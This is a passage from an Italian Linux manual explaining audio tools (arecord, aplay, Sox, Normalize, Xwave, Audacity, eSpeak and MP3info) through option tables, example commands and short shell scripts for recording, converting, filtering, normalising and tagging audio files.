Opzione	Descrizione
`-d` ***n*** `--duration=`***n***	Specifica la durata della registrazione o dell'esecuzione. Il numero che si indica come argomento dell'opzione rappresenta una quantità in secondi (simbolo: «s»).
`-t` ***tipo*** `--file-type=`***tipo***	Permette di specificare il tipo di file da registrare o da eseguire. Si possono usare le sigle: '**`voc`**', '**`wav`**', '**`raw`**', '**`au`**'.
`-c 1|2` `--channels=1|2`	Permette di specificare la quantità di canali (uno per monofonia, due per stereofonia).
`-f` ***formato*** `--format=`***formato***	Permette di specificare il formato dei dati. Generalmente si indica il formato '**`S16_LE`**', che indica 16 bit con segno, *little endian*.
`-r` ***n*** `--rate=`***n***	Specifica la frequenza di campionamento espressa in hertz (simbolo: «Hz»).
`-f cd`	È l'abbreviazione di: '**`-f S16_LE -c 2 -r 44100`**'.
`-f dat`	È l'abbreviazione di: '**`-f S16_LE -c 2 -r 48000`**'.

Segue la descrizione di alcuni esempi.

- `$` **`arecord -d 10 -t wav -f S16_LE -t 2 -r 44100 prova.wav`** [*Invio*]

  Registra per dieci secondi in un file WAV-RIFF stereofonico, con campionamento a 44 100 Hz. Il file che si ottiene è '`prova.wav`' nella directory corrente.

- `$` **`arecord -d 10 -t wav -f cd prova.wav`** [*Invio*]

  Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**`-f cd`**'.

- `$` **`aplay prova.wav`** [*Invio*]

  Esegue il file '`prova.wav`', senza bisogno di specificarne le caratteristiche, trattandosi di un formato con WAV-RIFF, che pertanto è provvisto di un'intestazione con le informazioni necessarie a individuarlo correttamente.

- `$` **`arecord -d 10 -t raw -f S16_LE -t 2 -r 44100 prova.raw`** [*Invio*]

  Registra per dieci secondi in un file stereofonico, senza intestazione (16 bit con segno *little endian*), con campionamento a 44 100 Hz. Il file che si ottiene è '`prova.raw`' nella directory corrente.

- `$` **`arecord -d 10 -t raw -f cd prova.raw`** [*Invio*]

Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**-f cd**'.

- $ **aplay -t raw -f S16_LE -t 2 -r 44100 prova.raw** [*Invio*]

  Esegue il file 'prova.raw', che richiede l'indicazione delle sue caratteristiche, trattandosi di un formato senza intestazione.

- $ **aplay -t raw -f cd prova.raw** [*Invio*]

  Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**-f cd**'.

757.8 Sox

Sox [8] è attualmente lo strumento più importante di conversione di file audio. In linea di massima, Sox è in grado di convertire da un formato a un altro, anche se i passaggi da una frequenza di campionamento a un'altra non danno risultati ottimi; inoltre riesce a introdurre degli effetti interessanti.

Meritano attenzione alcuni effetti che Sox permette di introdurre attraverso la rielaborazione digitale del segnale: è possibile estrarre solo una porzione delle frequenze audio; si possono introdurre effetti di eco e di vibrato; è possibile invertire il brano.

Una particolarità di Sox è quella di distinguere i formati audio in base all'estensione dei nomi dei file (in quasi tutti i casi). La tabella 757.17 riporta l'elenco di alcuni di questi; per un elenco completo e una descrizione più dettagliata si può consultare la pagina di manuale *sox(1)*.

Tabella 757.17. Alcuni dei formati audio gestiti da Sox.

Estensione/tipo	Descrizione
.8svx	Amiga 8SVX.
.au	AU della Sun Microsystems.
.dat	Audio espresso in formato testo.
.smp	TurtleBeach MediaVision.
.voc	SoundBlaster VOC.
.wav	MS-Windows WAV-RIFF.
ossdsp	Formato del dispositivo '/dev/dsp'.

757.8.1 Avvio dell'eseguibile

L'eseguibile '**`sox`**' è quello che svolge tutto il lavoro dell'applicativo Sox. Purtroppo la sintassi è un po' confusa e lo schema che si vede qui è già una semplificazione di quella completa:

```
sox [opzioni_generali] [opzioni_di_formato] file_in_ingresso [opzioni_di_formato] ↩
↪file_in_uscita [effetti]
```

```
sox [opzioni_generali] [opzioni_di_formato] file_in_ingresso -e [effetti]
```

In generale è necessaria l'indicazione di un file in ingresso e di uno in uscita. Per stabilire il formato di un file si fa riferimento all'estensione utilizzata nel nome; eventualmente si possono realizzare anche dei condotti indicando un trattino orizzontale ('**`-`**') al posto del nome del file corrispondente (in ingresso o in uscita), però in questo caso occorre indicare un'opzione apposita per specificare il formato a cui si fa riferimento.

Le opzioni di formato si applicano al file indicato subito dopo; in pratica, quelle che appaiono prima del file in ingresso, si riferiscono a questo, mentre quelle indicate dopo il file in ingresso, riguardano il file in uscita.

Gli effetti che Sox è in grado di generare si indicano attraverso delle parole chiave collocate alla fine della riga di comando, dopo l'indicazione del file in uscita.

Tabella 757.18. Alcune opzioni generali.

Opzione	Descrizione
`-V`	Emette una serie di informazioni sulle fasi del processo di elaborazione. Serve per avere un rapporto chiaro delle trasformazioni che sta applicando Sox.
`-v` ***volume***	Permette di cambiare il volume del segnale. Il valore '**`1.0`**' rappresenta il livello iniziale: valori inferiori diminuiscono il volume, mentre valori superiori lo aumentano.

Tabella 757.19. Alcune opzioni di formato.

Opzione	Descrizione
`-t` ***tipo_di_file***	Permette di specificare il formato del file successivo (in ingresso o in uscita), attraverso una stringa che rappresenta l'estensione normale di questo ('**`.au`**', '**`.wav`**',... come si vede nella tabella 757.17).
`-r` ***frequenza_di_campionamento***	Permette di specificare la frequenza di campionamento del file successivo (in ingresso o in uscita), attraverso l'indicazione di un numero che rappresenta la frequenza in hertz (simbolo: «Hz»). In generale, è più probabile l'utilizzo di questa opzione in riferimento a un file in uscita.
`-c` ***n_canali***	Permette di specificare il numero di canali audio del file successivo (in ingresso o in uscita). Come si può intendere, uno rappresenta un file monofonico, due stereofonico e quattro quadrifonico.

Opzione	Descrizione

`-b`
`-w`
`-l`
`-d`
	Definisce la dimensione dei campioni. Si tratta rispettivamente di: 8 bit (byte); 16 bit (*word*); 32 bit (*long word*); 64 bit (*double long word*).

`-s`
`-u`
`-U`
`-A`
`-a`
`-i`
`-g`
`-f`
	Definisce la codifica dei campioni. Si tratta rispettivamente di: *signed linear*; *unsigned linear*; mu-law; A-law; ADPCM; IMA-ADPCM; GSM; *floating-point*.

`-x`	Inverte i byte.
`-e`	Non produce alcun risultato, pertanto il file in uscita non viene specificato.

Tabella 757.20. Alcune opzioni che rappresentano un effetto.

Opzione	Descrizione
`band` ***frequenza_centrale ampiezza***	Applica un filtro passa-banda. Gli argomenti di questa opzione sono valori numerici che si riferiscono a una frequenza in hertz (simbolo: «Hz»).
`highp` ***frequenza_filtro***	Applica un filtro passa-alto a partire dalla frequenza indicata come argomento. In pratica, le frequenze inferiori risultano molto attenuate.
`echo` ***guadagno_in guadagno_out*** ↩ ↪***ritardo volume***	Inserisce un effetto eco in cui il guadagno è espresso in rapporto all'unità (il 100 % è pari a uno), il ritardo è espresso in millisecondi (simbolo: «ms») e il volume dell'eco è riferito anch'esso all'unità, per cui si utilizzano normalmente dei valori inferiori a uno per indicare un'attenuazione relativa.
`vibro` ***velocità profondità***	Inserisce un effetto vibrato. La velocità indica la frequenza della vibrazione nel volume del segnale, mentre la profondità indica il volume dell'oscillazione di questo.
`reverse`	Inverte il corso del brano. Potrebbe servire in particolare per scoprire dei messaggi nascosti che siano stati introdotti ad arte nel segnale audio.
`resample`	Si può usare solo quando la frequenza di campionamento in uscita è diversa da quella in ingresso e serve a rifare il campionamento, simulando un ingresso analogico.

Segue la descrizione di alcuni esempi; tuttavia, tra questi non vengono mostrati casi in cui si cambia il formato dei file audio, perché si tratta di un'operazione delicata e per questo è

meglio leggere la documentazione originale. In particolare, non conviene tentare di ridurre la frequenza di campionamento, perché di solito il risultato è pessimo.

- $ **sox prova.wav prova-vibrato.wav vibro 5 0.7** [*Invio*]

  Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-vibrato.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto vibrato.

- $ **sox prova.wav prova-eco.wav echo 1 0.7 300 0.3** [*Invio*]

  Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-eco.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto eco. Per la precisione, il guadagno in ingresso rimane inalterato; il guadagno in uscita del suono principale viene attenuato al 70 %; l'effetto eco ha un ritardo di 300 ms e ha un volume pari al 30 % rispetto al suono normale.

- $ **sox prova.wav prova-1000.wav band 1000 500** [*Invio*]

  Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-1000.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma filtrando il segnale in modo da selezionare in particolare le frequenze da 750 Hz a 1250 Hz.

- $ **sox prova.wav -t .wav - band 1000 500 > prova-1000.wav** [*Invio*]

  Come nell'esempio precedente, ma in questo caso il file in uscita viene ottenuto attraverso lo standard output, per cui occorre specificare il tipo con l'opzione '**`-t`**'.

- $ **sox prova.wav -r 48000 -c 2 prova-48.wav resample** [*Invio*]

  Legge il file '`prova.wav`' e lo trasforma nel file '`prova-49.wav`', ricampionandolo a 48000 Hz e garantendo un risultato a due canali audio (anche se l'origine fosse monofonica).

- $ **sox prova.wav -t ossdsp -w -s /dev/dsp** [*Invio*]

  Esegue il file '`prova.wav`', attraverso il file di dispositivo '`/dev/dsp`'. Si può osservare che viene specificato il formato dei campioni inviati al file di dispositivo, con le opzioni '**`-w`**' (16 bit) e '**`-s`**' (*signed linear*), mentre non è necessario specificare la quantità di canali e la frequenza di campionamento che rimangono inalterati rispetto al file originale.

- $ **sox -t ossdsp -w -s -c 2 -r 44100 /dev/dsp -t .wav prova.wav** [*Invio*]

  Registra nel file '`prova.wav`' ciò che ottiene dal file di dispositivo '`/dev/dsp`', in modo stereofonico, campionando a 44100 Hz. Si può osservare che viene specificato il formato dei campioni ricevuti dal file di dispositivo, con le opzioni '**`-w`**' (16 bit) e '**`-s`**' (*signed linear*).

757.8.2 Riduzione del rumore

Sox è in grado di ridurre il rumore di fondo di una registrazione attraverso l'uso di due «effetti» particolari. Per prima cosa occorre estrarre dalla registrazione una porzione di silenzio, che contiene il rumore di fondo; successivamente si fa leggere a Sox il file contenente il rumore, per generare un file che ne riassume le caratteristiche; al termine, si fa rielaborare il file audio completo, fornendo le informazioni raccolte sulle caratteristiche del rumore, per generare un file filtrato. Per capire il meccanismo, conviene fare un esempio, che viene mostrato nei passi successivi.

1. Il file '`reg.wav`' contiene del rumore di fondo; attraverso un programma apposito, si estrae una piccola porzione di silenzio, che viene salvata nel file '`rumore.wav`'.

2. Si fa leggere a Sox il file '`rumore.wav`', per generare il «profilo di rumore», nel file '`rumore.prof`':

   `$` **`sox rumore.wav -t .wav /dev/null noiseprof rumore.prof`** [*Invio*]

   Il contenuto del file '`rumore.prof`' può essere simile a quello seguente:

   ```
   Channel 0: -1.274796, 0.377659, 2.028794, … -12.432062, -11.966588, nan
   Channel 1: -1.274796, 0.377659, 2.028794, … -12.432062, -11.966588, nan
   ```

3. Si rielabora il file '`reg.wav`' con Sox, associando le informazioni sul rumore, contenute nel file '`rumore.prof`':

   `$` **`sox reg.wav reg-2.wav noisered rumore.prof 0.1`** [*Invio*]

   Si ottiene il file '`reg-2.wav`' filtrato.

Come si vede dagli esempi, sono stati usati due effetti: '**`noiseprof`**' e '**`noisered`**'.

Tabella 757.22. Effetti per la riduzione del rumore.

Opzione	Descrizione
`noiseprof` ***file***	Crea il file indicato contenente il profilo del rumore, raccolto da un brano contenente soltanto del silenzio.
`noisered` ***file n***	Filtra il rumore, secondo le indicazioni del file contenente il profilo, con un livello pari a ***n***. Il valore numerico finale va inteso in forma percentuale (dove l'unità rappresenta il 100 %); tuttavia, in generale conviene indicare solo frazioni dell'unità, per non distorcere eccessivamente il suono.

757.8.3 Regolazione del volume

Con Sox è possibile ottenere delle informazioni statistiche dettagliate su un file sonoro, attraverso la sua lettura completa. Per questo si usa l'effetto '**`stat`**' che riguarda solo il file in ingresso, mentre quello in uscita può essere omesso se si utilizza l'opzione '**`-e`**'.

Tabella 757.23. Effetti per l'analisi statistica.

Opzione	Descrizione
`stat`	Genera una statistica sul file sonoro in ingresso.
`stat -v`	Si limita a indicare il livello di aggiustamento massimo del volume.

Segue la descrizione di alcuni esempi.

- `$` **`sox prova.wav -t .wav /dev/null stat 2> prova.stat`** [*Invio*]

  Legge il file '`prova.wav`' e passa il suo contenuto, senza trasformazioni al file di dispositivo '`/dev/null`'. Durante la lettura, genera il file '`prova.stat`' con le statistiche accumulate.

- `$` **`sox prova.wav -e stat 2> prova.stat`** [*Invio*]

  Come nell'esempio precedente, senza bisogno di usare il file di dispositivo '`/dev/null`' per ignorare il file in uscita.

- `$` **`sox prova.wav -e stat -v 2> volume.max`** [*Invio*]

  Estrae soltanto il valore del volume e lo inserisce nel file '`volume.max`'.

Il file '`prova.stat`' degli esempi mostrati, potrebbe avere l'aspetto seguente:

```
Samples read:          14300928
Length (seconds):    162.142041
Scaled by:         2147483647.0
Maximum amplitude:     0.877747
Minimum amplitude:    -0.949310
Midline amplitude:    -0.035782
Mean    norm:          0.083269
Mean    amplitude:     0.000014
RMS     amplitude:     0.115862
Maximum delta:         0.692749
Minimum delta:         0.000000
Mean    delta:         0.055097
RMS     delta:         0.075444
Rough   frequency:         4570
Volume adjustment:        1.053
```

Invece, il risultato ottenuto con l'effetto '**`stat -v`**' si limita al valore del campo '**`Volume adjustment:`**':

```
1.053
```

Il valore ottenuto in questo modo, soprattutto se si usa l'effetto '**`stat -v`**', può essere applicato per regolare in modo uniforme il volume di diversi file, come nello script seguente:

```
#!/bin/sh
for a in "$@"
do
    sox $a -e stat -v 2> /tmp/vol
    VOL=`cat /tmp/vol`
    sox $a -v $VOL $a.v.wav
done
```

In pratica, i file indicati come argomenti nella riga di comando dello script, vengono scanditi uno per uno, in modo da generarne la statistica del volume, così da generare poi, per ognuno, un nuovo file con l'estensione aggiuntiva '`.v.wav`' e con il volume aggiustato.

757.8.4 Script play e rec

Sox è accompagnato generalmente da due script: '**`play`**' e '**`rec`**'. Il loro scopo è quello di facilitare l'ascolto e la registrazione, facendo affidamento sulle capacità di Sox di convertire al volo il formato di questi file.

```
play file
```

```
rec file
```

Quando non si ha la possibilità di utilizzare un programma più comodo, questa potrebbe essere l'unica risorsa per riuscire a gestire con semplicità le funzionalità audio.

A volte, questi script sono errati, probabilmente per un piccolo errore di sintassi nella scrittura di una struttura di selezione ('**`case`**'). Per semplificare le cose, viene mostrato il contenuto essenziale di questi due script. L'esecuzione di un brano registrato in un file avviene in pratica con un comando come quello seguente:

```
sox file_da_eseguire -t ossdsp -w -s /dev/dsp
```

Naturalmente, prima del file potrebbero essere aggiunte altre opzioni, se lo si ritiene opportuno; nello stesso modo si potrebbero aggiungere delle opzioni riferite a effetti da inserire nell'audio, indicandole alla fine del comando. In modo analogo, si può registrare un file, ma in tal caso è obbligatorio specificare il tipo di campionamento, se non si vuole ottenere soltanto un file monofonico di bassa qualità; il modello seguente permette di ottenere un campionamento alla qualità di un CD:

```
sox -t ossdsp -w -s -c 2 -r 44100 /dev/dsp file_da_registrare
```

Valgono le stesse considerazioni fatte per il caso dell'esecuzione di un brano, in particolare, le opzioni riferite al file che si vuole ottenere vanno messe subito prima di questo file, cioè dopo l'indicazione del dispositivo '`/dev/dsp`'.

757.9 Normalize

Normalize [9] è un programma ottimo per uniformare il livello audio nei file WAV-RIFF, che dispone anche di uno script per facilitare l'operazione con file in formato MP3 e Ogg Vorbis.

```
normalize [opzioni] file_wav...
```

Il programma eseguibile '**normalize**' è quello che svolge il lavoro, sui file WAV-RIFF. Si usa come si vede nel modello sintattico, dove dopo le opzioni si mette l'elenco dei file da modificare: i file in questione vengono sovrascritti con la modifica del volume audio.

Il programma è ricco di opzioni, ma due in particolare sono importanti, con le quali si specifica una modalità particolare nel calcolo del volume da applicare. In condizioni normali, il volume dei file viene regolato in modo indipendente dagli altri; a questa regola si può eccepire con due modalità che si escludono a vicenda: con la modalità «mix» tutti i file indicati come argomento vengono regolati al volume medio che hanno già nel loro insieme; con la modalità «batch» il volume viene regolato mantenendo invariato il rapporto relativo tra i vari file, come se si trattasse di un file soltanto.

Tabella 757.27. Alcune opzioni.

Opzione	Descrizione
`-m` `--mix`	Attiva la modalità «mix».
`-b` `--batch`	Attiva la modalità «batch».

Segue la descrizione di alcuni esempi.

- `$` **`normalize file_1.wav file_2.wav file_3.wav`** [*Invio*]

  Regola a un livello ottimale il volume dei file '`file_1.wav`', '`file_2.wav`' e '`file_3.wav`'.

- `$` **`normalize --mix file_1.wav file_2.wav file_3.wav`** [*Invio*]

  Regola a un livello medio comune il volume dei file '`file_1.wav`', '`file_2.wav`' e '`file_3.wav`'.

- `$` **`normalize --batch file_1.wav file_2.wav file_3.wav`** [*Invio*]

  Regola a un livello ottimale il volume dei file '`file_1.wav`', '`file_2.wav`' e '`file_3.wav`', mantenendo il rapporto relativo tra di loro.

Si veda la pagina di manuale *normalize(1)* per le altre opzioni disponibili; inoltre si veda *normalize-mp3(1)* o *normalize-ogg(1)* per intervenire direttamente su file audio compressi.

757.10 Xwave

Xwave [10] è un applicativo relativamente completo per la registrazione, la modifica e l'esecuzione di brani musicali registrati in vari formati, in particolare in WAV-RIFF. Si tratta di un applicativo per X. Nella figura 757.28 si vede il pannello principale dopo aver caricato un file WAV.

Figura 757.28. Pannello principale di Xwave.

Il programma eseguibile che svolge tutto il lavoro è '**`xwave`**'. Non richiede opzioni e il suo funzionamento è intuitivo. È interessante la possibilità offerta di modificare un brano, per esempio usando il taglia-incolla (basta selezionare una porzione della traccia con il mouse), oppure introducendo degli effetti.

Può darsi che la registrazione non sia perfetta, ma questo è un particolare trascurabile rispetto alle altre possibilità di questo applicativo.

757.11 Audacity

Audacity[11] è un applicativo molto sofisticato per la registrazione di un progetto musicale, composto anche da più tracce, in grado di esportare il risultato in formati audio comuni. Qui, Audacity viene considerato semplicemente come un ottimo sistema di registrazione, trascurando la realizzazione di un progetto musicale vero e proprio.

```
audacity
```

Generalmente, l'eseguibile '**`audacity`**' si utilizza senza argomenti, come si vede nel modello sintattico semplificato.

Figura 757.29. Audacity avviato senza argomenti.

Se si seleziona il bottone della registrazione, Audacity inizia a registrare prelevando il segnale dalla linea attiva per questo, con una campionatura prestabilita. Si può osservare che nella figura risulta attiva la linea di ingresso esterno (*line-in*); inoltre è accessibile il controllo del guadagno di ingresso.

Figura 757.30. Controlli nella parte superiore della finestra di Audacity.

Il modo in cui vengono raccolti i campioni in fase di registrazione si stabilisce attraverso la configurazione, che si raggiunge con la voce `Preferences` del menù `File`.

Figura 757.31. File di dispositivo utilizzati e numero di canali.

Figura 757.32. Configurazione della qualità della registrazione.

Figura 757.33. Configurazione della qualità dei formati per l'esportazione delle registrazioni.

Una volta appurato che l'ingresso è quello giusto, che il livello sonoro è appropriato, che il tipo di campionamento è conforme alla qualità che si vuole ottenere, si può selezionare il bottone di registrazione.

Figura 757.34. Registrazione di una traccia stereofonica.

Se si ferma la registrazione, la traccia si conclude; se poi si avvia nuovamente la registrazione, viene aperta un'altra traccia. Per salvare la registrazione in un formato comune, la si deve «esportare», per esempio con la voce `Export as WAV` del menù `File`.

[1] **Aumix** GNU GPL

[2] **Alsamixer** GNU GPL

[3] **Alsamixergui** GNU GPL

[4] **Gnome-media** GNU GPL e GNU LGPL

[5] **Wavtools** GNU GPL

[6] **Sound-recorder** GNU GPL

[7] **Alsa-utils** GNU GPL

[8] **Sox** software libero con licenza speciale

[9] **Normalize** GNU GPL

[10] **Xwave** GNU GPL

[11] **Audacity** GNU GPL

Capitolo 758

Sintesi vocale

La sintesi vocale si ottiene a partire da campioni fonetici, utilizzati attraverso un programma che sia in grado di interpretare un testo e di tradurlo nella sequenza di fonemi adatti a una certa lingua.

758.1 eSpeak

eSpeak[1] è un programma molto semplice per la lettura automatica di un testo per varie lingue. Si utilizza senza bisogno di grafica, oppure viene attivato attraverso programmi frontali. A ogni modo, il programma principale può ricevere il testo da sintetizzare in tre modi alternativi:

```
espeak [opzioni] [-v linguaggio] testo
```

```
espeak [opzioni] [-v linguaggio] < testo
```

```
espeak [opzioni] [-v linguaggio] -f file_testo
```

Come si vede, si può fornire il testo come ultimo argomento, oppure attraverso lo standard input, oppure con l'opzione '**-f**', all'interno di un file. Inoltre, un'altra opzione fondamentale è '**-v**', con la quale si specifica il linguaggio secondo cui va sintetizzato il testo.

La codifica del testo atteso da eSpeak UTF-8, oppure, una codifica a 8 bit appropriata al linguaggio scelto.

Segue la descrizione di alcuni esempi elementari:

- `$ espeak -v it "Ciao, come stai?"` [*Invio*]

  Legge e sintetizza, attraverso l'adattatore audio, il testo «Ciao, come stai?»

- `$ echo "Ciao, come stai?" | espeak -v it` [*Invio*]

  Fa esattamente la stessa cosa dell'esempio precedente.

- `$ espeak -v it -f testo.txt` [*Invio*]

  Legge e sintetizza quanto contenuto nel file '`testo.txt`'.

758.1.1 Scelta del linguaggio

Non sono disponibili le regole di sintesi per tutte le lingue esistenti e non è detto che la sigla usata per la selezione debba corrispondere agli standard; inoltre nel caso della lingua inglese si può anche scegliere tra intonazioni differenti. Pertanto, è bene sapere tra cosa si può scegliere:

`$ espeak --voices` [*Invio*]

```
Pty Language Age/Gender VoiceName      File       Other Langs
 5  af             M  afrikaans       af
 5  cy                welsh-test      cy
 5  de             M  german          de
 5  el             M  greek_test      el
 1  en-uk          M  english         en/en
 1  en-uk          F  female          en/en-f
 2  en-uk          M  en/en7          en/en7
 3  en-uk        55M  en/en4          en/en4
 4  en-uk        70M  old             en/en8
 5  en-uk          M  blocked         en/en6
 5  en-uk             default         default
 5  en-uk          M  echo            en/en1
 5  en-uk             fuzzy           en/en2
 1  en-uk-north    F  en/en-n-f       en/en-n-f
 1  en-uk-north    M  lancashire      en/en-n    (en-uk 3)
 5  en-uk-rp       M  english_rp      en/en-rp   (en-uk 4)
 4  en-uk-wmids    M  english_wmids   en/en-wm
 5  eo             M  esperanto       eo
 5  es             M  spanish_test    es
 5  fi                finnish-test    fi
 5  it             M  italian         it
 5  pl             M  polish_test     pl
 5  ru             M  russian_test    ru
```

Come si vede, l'opzione '**`--voices`**' consente di avere un elenco di ciò che è disponibile. Nel caso della lingua inglese, la scelta è interessante: tra le altre cose è disponibile anche un tono femminile:

$ **`espeak -v en-f "My dear, I love you so much!"`** [*Invio*]

758.1.2 Modifica dell'intonazione e della cadenza

A parte la scelta della lingua, ci sono diverse opzioni che possono servire per migliorare la comprensibilità del testo letto. La cosa forse più importante è la velocità di lettura, che si controlla con l'opzione '**`-s`**' (*speed*):

$ **`espeak -s 120 -v it "Sostituisci il dischetto!"`** [*Invio*]

L'argomento dell'opzione rappresenta la quantità di parole al minuto. Essendo il valore predefinito pari a 160, in questo esempio si ottiene una lettura leggermente più lenta del solito.

Oltre alla velocità di lettura, anche il tono di voce (l'intonazione) può essere regolato, questa volta con l'opzione '**`-p`**' (*pitch*), che attende un argomento composto da un numero che va da 0 a 99: più è grande, più acuto è il tono di voce. Il tono predefinito corrisponde al valore 50, pertanto, l'esempio seguente sintetizza il testo con il tono più acuto possibile:

$ **`espeak -p 99 -v it "Mamma, me lo compri?"`** [*Invio*]

758.1.3 Controllo dell'input e dell'output

In condizioni normali, eSpeak legge un testo puro e semplice, sintetizzandolo attraverso l'adattatore audio. Diversamente, con l'opzione '**-m**' (*markup*), che si usa senza argomenti, è possibile fornire anche un file HTML, come si vede nell'esempio seguente:

$ **espeak -v it -m -f testo.html** [*Invio*]

È anche possibile produrre un file WAV-RIFF, senza emettere alcun suono attraverso l'adattatore audio, con l'opzione '**-w**' (*wave*). Nell'esempio seguente il file '`testo.txt`' viene sintetizzato nel file '`testo.wav`':

$ **espeak -v it -f testo.txt -w testo.wav** [*Invio*]

758.2 Riferimenti

- *eSpeak*

  ⟨http://espeak.sourceforge.net/⟩

[1] **eSpeak** GNU GPL

Capitolo 759

Programmi per la gestione di formati audio compressi

È molto difficile ridurre un file contenente informazioni sonore. In questo contesto, di solito, quando si parla di compressione, si fa riferimento a metodi di semplificazione delle informazioni memorizzate, basati sulla percezione umana. Questa «semplificazione» si traduce in pratica in una riduzione e distorsione nei suoni riprodotti.

In generale, il formato più comune per i file audio compressi è MP3, ovvero «MPEG-1 layer 3», «MPEG-2 layer 3» o «MPEG-2.5 layer 3». Lo standard MPEG definisce il formato e la decodifica dei dati, mentre non fissa un metodo per la codifica. Sulla codifica sono state sviluppate tecniche differenti, alcune delle quali sono brevettate. A causa di questo problema, lo sviluppo di software libero in grado di generare file MP3 è limitato alla produzione in forma di sorgenti, non potendo in pratica arrivare alla distribuzione di applicativi già compilati.

A fianco di MP3, si è sviluppato in tempi più recenti anche un formato senza brevetti, denominato Vorbis, trasportato normalmente in un contenitore Ogg, noto così con il nome Ogg Vorbis (si usa normalmente l'estensione '`.ogg`' per i file), che offre prestazioni equivalenti a quelle di MP3.

In alternativa, esiste anche un formato compresso senza perdita, denominato FLAC, che eventualmente si trasporta in un contenitore Ogg (che diventa così un formato Ogg FLAC). Anche il formato FLAC è privo di brevetti ed è favorito così nell'ambito del software libero.

759.1 MP3info

MP3info [1] è un programma molto semplice con lo scopo di estrarre le informazioni tipiche dai file MP3, con la possibilità di modificare i dati descrittivi. Si compone dell'eseguibile '**`mp3info`**', che si utilizza secondo la sintassi seguente:

```
mp3info [opzioni] file_mp3...
```

Se non si indica alcuna opzione, si ottengono le informazioni sui file in forma sintetica. Tuttavia, con l'opzione '**`-F`**', o meglio ancora con l'opzione '**`-f`**', si può controllare il modo in cui tali informazioni vengono fornite.

L'opzione '**`-f`**' prevede un argomento composto da una stringa contenente delle sequenze di escape, che si distinguono per il fatto che iniziano con il simbolo di percentuale ('**`%`**'). La tabella 759.1 riporta un elenco parziale di queste sequenze di escape, escludendo in particolare quelle che rappresentano una scelta sottoposta a una condizione. Per il loro approfondimento è sufficiente leggere la poca documentazione originale.

Con alcune shell, questi simboli di percentuale potrebbero essere interpretati in modo diverso, come nel caso di Midnight Commander.

Tabella 759.1. Alcune sequenze di escape utilizzabili come argomento dell'opzione '**-f**'.

Stringa	Effetto
`%%`	'**%**'
`%t`	Titolo
`%a`	Artista
`%l`	Album
`%y`	Anno
`%c`	Commento
`%g`	Genere in forma testuale
`%#`	Genere in forma numerica
`%v`	Versione MPEG in forma numerica
`%V`	Versione MPEG in forma testuale
`%L`	Strato MPEG (*layer*) in numero romano
`%A`	Strato MPEG (*layer*) in numero arabo
`%C`	Protezione dagli errori (restituisce zero o uno)
`%b`	Quantità di bit utilizzati al secondo
`%F`	Frequenza di campionamento
`%M`	Modalità: mono, stereo, ecc.
`%O`	Copyright (restituisce zero o uno)
`%o`	Originale (restituisce zero o uno)
`%m`	Lunghezza espressa in minuti
`%s`	Lunghezza rimanente in secondi
`%S`	Lunghezza complessiva in secondi
`%N`	Interruzione di riga
`%f`	Nome del file, come indicato nella riga di comando
`%B`	Nome del file senza percorso
`%i`	Dimensione del file in byte

Per comprendere meglio il significato di tutto questo, l'esempio seguente consente di estrarre esattamente il nome dell'artista e il titolo della canzone (o di qualunque altra cosa si tratti), ponendo le due informazioni su righe differenti:

$ **mp3info -f "%a%N%t" prova.mp3** [*Invio*]

```
Bla bla bla bla
Pinco Pallino
```

Volendo si potrebbe realizzare uno script per visualizzare tutto quello che c'è da sapere nel file, come nell'esempio seguente, in cui si può fare riferimento a un solo file alla volta:

```
#!/bin/sh

mp3info -f "file:          %f"          $1
mp3info -f "dimensione:    %i"          $1
mp3info -f "formato:       %V layer %L" $1
mp3info -f "CRC:           %C"          $1
mp3info -f "bitrate:       %b Kibit/s"  $1
mp3info -f "campionamento: %F Hz"       $1
mp3info -f "modalità:      %M"          $1
mp3info -f "durata:        %m:%s"       $1
mp3info -f "copyright:     %O"          $1
mp3info -f "originale:     %o"          $1
mp3info -f "titolo:        %t"          $1
mp3info -f "artista:       %a"          $1
mp3info -f "album:         %l"          $1
mp3info -f "anno:          %y"          $1
mp3info -f "annotazioni:   %c"          $1
mp3info -f "genere:        %# %g"       $1
```

MP3info consente anche la modifica di alcune di queste informazioni, ma ciò avviene attraverso opzioni apposite e le sequenze di escape dell'opzione '**-f**' non hanno alcun ruolo in questo contesto.

Tabella 759.4. Alcune opzioni.

Opzione	Descrizione
`-f` ***stringa_di_formato***	Mostra le informazioni secondo la stringa di formato indicata come argomento. Si utilizzano le sequenze di escape della tabella 759.1.
`-F` ***n***	Mostra le informazioni secondo un formato prestabilito, rappresentato da un numero intero positivo. Basta provare per rendersi conto di come possono essere rappresentate le informazioni in questo modo. Si tratta evidentemente di una semplificazione per chi non vuole usare l'opzione '**-f**'.
`-w`	Richiede espressamente la scrittura di informazioni aggiornate. In generale non serve indicare espressamente questa opzione, perché viene richiamata automaticamente in presenza di opzioni che implicano la modifica di qualche informazione.
`-W`	Cancella le informazioni descrittive (titolo, artista, ecc.) contenute nel file.
`-t` ***titolo***	Imposta il titolo. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

Opzione	Descrizione
-a *artista*	Imposta l'artista. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.
-l *album*	Imposta l'album. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.
-y *anno*	Imposta l'anno. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.
-c *commento*	Imposta il commento. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.
-g *n* -G *genere_testuale*	Imposta il genere, in forma di numero o in modo testuale. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'. Si osservi che l'impostazione del genere in forma testuale deve avvenire usando la definizione prevista.
-p[*n*]	Elenca i generi in ordine numerico, utilizzando *n* colonne.

Segue la descrizione di alcuni esempi; in particolare, qui non si mostra un esempio con l'uso dell'opzione '**-f**', perché già proposto in precedenza.

